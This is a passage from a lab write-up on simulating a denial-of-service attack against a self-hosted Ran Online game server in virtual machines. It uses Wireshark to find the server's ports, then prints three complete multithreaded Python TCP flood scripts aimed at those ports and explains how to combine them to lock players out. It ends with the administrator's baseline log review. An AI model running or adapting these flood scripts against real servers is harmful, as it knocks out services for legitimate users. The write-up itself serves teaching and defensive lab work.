
Using the GUI version of Wireshark, the attacker can apply this filter to start capturing packets on the relevant network interface (eth0, since both virtual machines are using a Bridged network adapter): **tcp**

This filter will capture all TCP traffic, allowing the attacker to monitor communication between the game server and clients on these critical ports.

The attacker perfectly positioned himself just passively observing the network traffic. Now, a legitimate player logs into the game. The attacker begins to **observe packets** generated by the player's interaction with the server. The key here is that the attacker will start seeing traffic on specific ports at different times during the interaction.

First Observation (Port 5001):


- As soon as the player launches the game, the attacker might notice a series of **TCP packets** directed at **port 5001**. [k]
- As you can see, the client (192.168.100.70) initiated the three-way handshake to the **Login Server**. The Login Server responded with a SYN/ACK packet, and the client then replied with an ACK packet, completing the handshake.
- At this point, the attacker can deduce that **port 5001** is one of the ports crucial to the game server.



k. Port 5001 Wireshark result

Second Observation (Port 5502):


- As the player logs in and begins interacting with the game, the attacker will notice additional traffic on **port 5502.** [l]
- Again, the client (192.168.100.70) initiated the three-way handshake to the **Agent Server**, and the server responded accordingly until the handshake was completed.
- The attacker can now consider this port as critical to the server's functionality.



l. Port 5502 Wireshark result

Third Observation (Port 5103):

- After the player starts moving around in the game world, the attacker might see traffic on **port 5103**. This port could be linked to game synchronization or background communication. [m]
- The attacker might also notice some communication with **port 5103**, which could be tied to game control signals, like actions being executed (e.g., a player initiating an attack or a game event).
- However, unlike the first two observations, the **Field Server** initiates the communication and sends a **PSH/ACK packet**, which instructs the client to push the data to the application immediately (i.e., without waiting to accumulate more data). This is commonly used for interactive applications like games, where real-time data is crucial. The **ACK packet** is sent afterward to confirm the receipt of the data. This ensures that the client processes the data immediately, maintaining a smooth game experience without lag.
- With this information, the attacker can consider this port as a crucial port of the server.



m. Port 5103 Wireshark result

After observing the traffic patterns, the attacker deduces that the critical game-related communication occurs on **ports 5001, 5103, and 5502.** The Session Server (Port 5003) does not appear in the packet capture, as its main function is to connect the sub-servers to one another. However, for the purpose of the attacker's reconnaissance, it will still be included as one of the target ports.

Armed with this knowledge, the attacker can now focus their **DoS attack** on these critical ports. The attacker might use a Python script to flood the identified ports with traffic, making it difficult for legitimate players to access the game or causing in-game disruptions.

Threat Simulation with Kali Linux

There are multiple methods an attacker could use to launch a DoS attack on the target server. In this example, the attacker will create a Python script for each port with the aim of flooding the sub-servers and disrupting the game's availability.

Before we begin, ensure that Python is installed on the Kali Linux machine. For compatibility, use Python version 3.x. To install it, run the following command: "***sudo apt install python3***"

It is important to note that the **Windows Server 2012 R2 was allocated 2GB of RAM and 1 CPU**, while **Kali Linux was allocated 1GB of RAM and 4 CPUs**. These resource allocations can impact the effectiveness of the attack, as a higher number of CPUs in Kali Linux may help distribute the load of the attack, while the limited resources on the Windows Server could lead to performance bottlenecks if the server is overwhelmed.

Now, we will start by targeting the Login Server (Port 5001) and Agent Server (Port 5502) since these are integral to the user's login process and character selection. These services form the foundation of the user's initial interaction with the game, making them ideal starting points for explaining how the DoS attack operates.

The attacker can write the Python script using any text editing tool, such as nano, a GUI-based editor like "**gedit**" or the pre-installed Text Editor. Once the script is complete, it should be saved with a **.py** file extension to ensure it is recognized as a Python script. This allows the **python3** command to execute it without issues.

Python Script: login_dos.py [n]

```python
import socket
import threading
import time
import random

# Target server details
target_ip = "192.168.100.88"  # The IP address of the target server.
target_ports = [5001, 5502]  # Login and Agent Server ports

# Function to simulate the flood attack
def flood():
    while True:
        for port in target_ports:  # Loop through each port in the list
            try:
                # Create a new socket using the IPv4 address family (AF_INET) and TCP protocol (SOCK_STREAM).
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

                # Connect to the target server's IP and current port.
                s.connect((target_ip, port))

                # Send a fixed message to the server.
                s.sendall(b"Connecting . . .")

                # Close the socket after sending the request to release resources.
                s.close()

                # Wait for a random time (min,max) seconds before sending the next request.
                time.sleep(random.uniform(1, 1.5))
            except Exception as e:
                # If an error occurs (e.g., connection refused or server unreachable), print the error.
                print(f"Connection failed: {e}")

                # Break out of the loop for this port and continue with the next iteration.
                break

# Number of threads to create for the flood attack
num_threads = 500  # Specifies threads will be created to run the `flood` function simultaneously.

# Loop to create and start multiple threads
for i in range(num_threads):
    # Create a new thread that runs the `flood` function.
    thread = threading.Thread(target=flood)

    # Start the thread, which begins executing the `flood` function.
    thread.start()
```

n. Python script for performing a denial of service (DoS) attack on the Login and Agent Server.

This script is a basic implementation of a TCP flood attack, designed to send repeated "**Connecting . . .**" messages to a target server on a specified IP and ports. By flooding the target ports with simultaneous threads sending repeated requests, the server's resources (e.g., CPU, memory, network sockets) are overwhelmed. This might cause the server to prioritize or reject legitimate login requests, leading to disruptions.

However, there may be instances where a legitimate user can still enter the game if they persist. At this point, the attacker has only achieved a partial denial of service, as the attack has caused severe lag on the game server rather than completely preventing access.

Python Script: session_dos.py [o]

In the event that some players can still enter the game, the attacker can escalate the attack by adding additional flood requests to another target port, further overwhelming the server's resources. The attacker can exploit the Session Server (Port 5003).

The script for the Session Server can be run in a separate terminal while the **login_dos.py** script is still running, ensuring that legitimate players are prevented from entering the game. This may also cause the game launcher on the client side to crash or become unresponsive, resulting in a denial of service (DoS) for the legitimate players trying to connect.

~/session_dos.py - Mousepad

File Edit Search View Document Help

```python
import socket
import threading
import time
import random

target_ip = "192.168.100.88"  # Target IP address.
target_port = 5003  # Session Server port number.

# Defines the attack function.
def flood():
    while True:  # Loop for continuous attack.
        try:  # Attempt to execute the code.
            # Create TCP socket.
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

            # Connect to target.
            s.connect((target_ip, target_port))

            # Send message to target.
            s.sendall(b"Connecting . . .")

            # Close the connection.
            s.close()

            # Wait a random time before the next attempt.
            time.sleep(random.uniform(1, 1.5))

        except Exception as e:
            # Handle connection errors by printing the error.
            print(f"Connection failed: {e}")

            # Exit the loop on error.
            break


# Set number of threads.
num_threads = 500

# Loop to create threads.
for i in range(num_threads):
    thread = threading.Thread(target=flood)  # Create a thread to run flood().
    thread.start()  # Start the thread.
```

o. Python script for performing a denial of service (DoS) attack on the Session Server.

Python Script: field_dos.py [p]

However, players who are already inside the game before the attacker launches the **login_dos** and **session_dos** Python script attacks will not be affected. They can still play, although they may experience lag, but it will likely be at an acceptable level for them.

The attacker will need to exploit the remaining port, which is the Field Server (Port 5103). By running a script targeting this port, the attacker can create an unacceptable level of lag for legitimate players who are already inside the game. This will force them to re-login or relaunch the game launcher. However, since the **login_dos** and **session_dos** Python scripts are still running, the players will be denied access, resulting in a complete denial of service (DoS).


~/field_dos.py - Mousepad


File Edit Search View Document Help


```python
import socket
import threading
import time
import random

target_ip = "192.168.100.88"  # IP address of the target.
target_port = 5103  # Field Server port number.

def flood():  # Function for flooding the target.
    while True:  # Loop to send continuous requests.
        try:  # Attempt to send data.
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  # Create a TCP socket.
            s.connect((target_ip, target_port))  # Connect to the target.
            s.sendall(b"Connecting . . .")  # Send data to the target.
            s.close()  # Close the socket.
            time.sleep(random.uniform(0.1, 0.5))  # Wait a random time (0.1-0.5 seconds).
        except Exception as e:  # Handle connection errors.
            print(f"Connection failed: {e}")  # Print the error message.
            break  # Exit the loop on error.

num_threads = 500  # Number of threads to create.

threads = []  # List to store thread objects.
for i in range(num_threads):  # Loop to create threads.
    t = threading.Thread(target=flood)  # Create a thread for the flood function.
    threads.append(t)  # Add thread to the list.
    t.start()  # Start the thread.

for t in threads:  # Loop through all threads.
    t.join()  # Wait for all threads to finish.
```


p. Python script for performing a denial of service (DoS) attack on the Field Server.

Login and Agent Server DoS Results












Session Server DoS Results






Field Server DoS Result



All Sub-servers affected




Baseline Review

Now that the attacker has established their DoS attack, causing players to experience tremendous lag or preventing them from logging in, the server administrator must take action to restore the server to its fully operational state before the attack.

The server administrator's first step is to review the sub-server logs to identify any malicious traffic causing the denial of service (DoS). He will compare the current traffic flow to the baseline established while the game server was running without issues.


The baseline established is as follows:

1. After the Session Server (Port 5003) is initiated, the Field Server (Port 5103) follows. The Session Server logs a packet confirming that the Field Server has successfully established a connection and can now interact with the other sub-servers. This packet includes the server's static IP address and a high-numbered port used for communication. Similarly, the Field Server logs an event labeled "**SessionSndSvrInfo 192.168.100.88**," indicating its successful connection. [q]




q. Field Server connected to Session Server

2. Next, the Agent Server (Port 5502) is started, and a packet is logged confirming its successful connection and readiness to communicate with the other sub-servers. The packet also includes the server's static IP address and a high-numbered port. [r]




r. Agent Server connected to Session Server

3. Lastly, the Login Server (Port 5001) is started, and a packet is logged confirming its successful connection and ability to interact with the other sub-servers, following the same procedure as the previous ones. [s]




s. Login Server connected to Session Server

4. When a legitimate user launches the Ran Online game, the Login Server logs a packet containing the user's IP address and a high-numbered port. If the user closes the application before attempting to log in, no packet will be sent to any of the sub-servers. [t]




t. User opens game launcher

5. When a legitimate user attempts to log in, their game credentials are sent as a packet to the Agent Server, which logs the user's IP address and a high-numbered port. It also logs events when the user successfully logs in but returns to the login page, such as when changing characters or login credentials. [u]



u. User attempts to login.


6. If only one legitimate user is currently in the game and decides to return to the login page, close the game launcher, or is dropped from the game, the Field Server logs an event in the format: **"<total number of users in SQL Database Server> User connection closed."** Underneath, it also logs **"(CID <number>, GID <number>) Drop character from the game."** In this case, since only one user is in the game world, the Field Server fetches the total number of users stored in the SQL Database, indicating that all saved user connections have been closed. [v]



v. Field Server normal operations

7. When multiple users are in the game world and one return to the login page, closes the game, or is dropped from the game, the Field Server logs the event in the same format. However, the log will only show the user who exited, marking their connection as closed, while the remaining users still in the game are not recorded.

8. Every few minutes, the Session Server also logs an event "**MsgSndCurSvrInfo 192.168.100.88**" to maintain the active connection with the other sub-servers. [w]



w. Session Server keeping the connection

Game Server normal operations

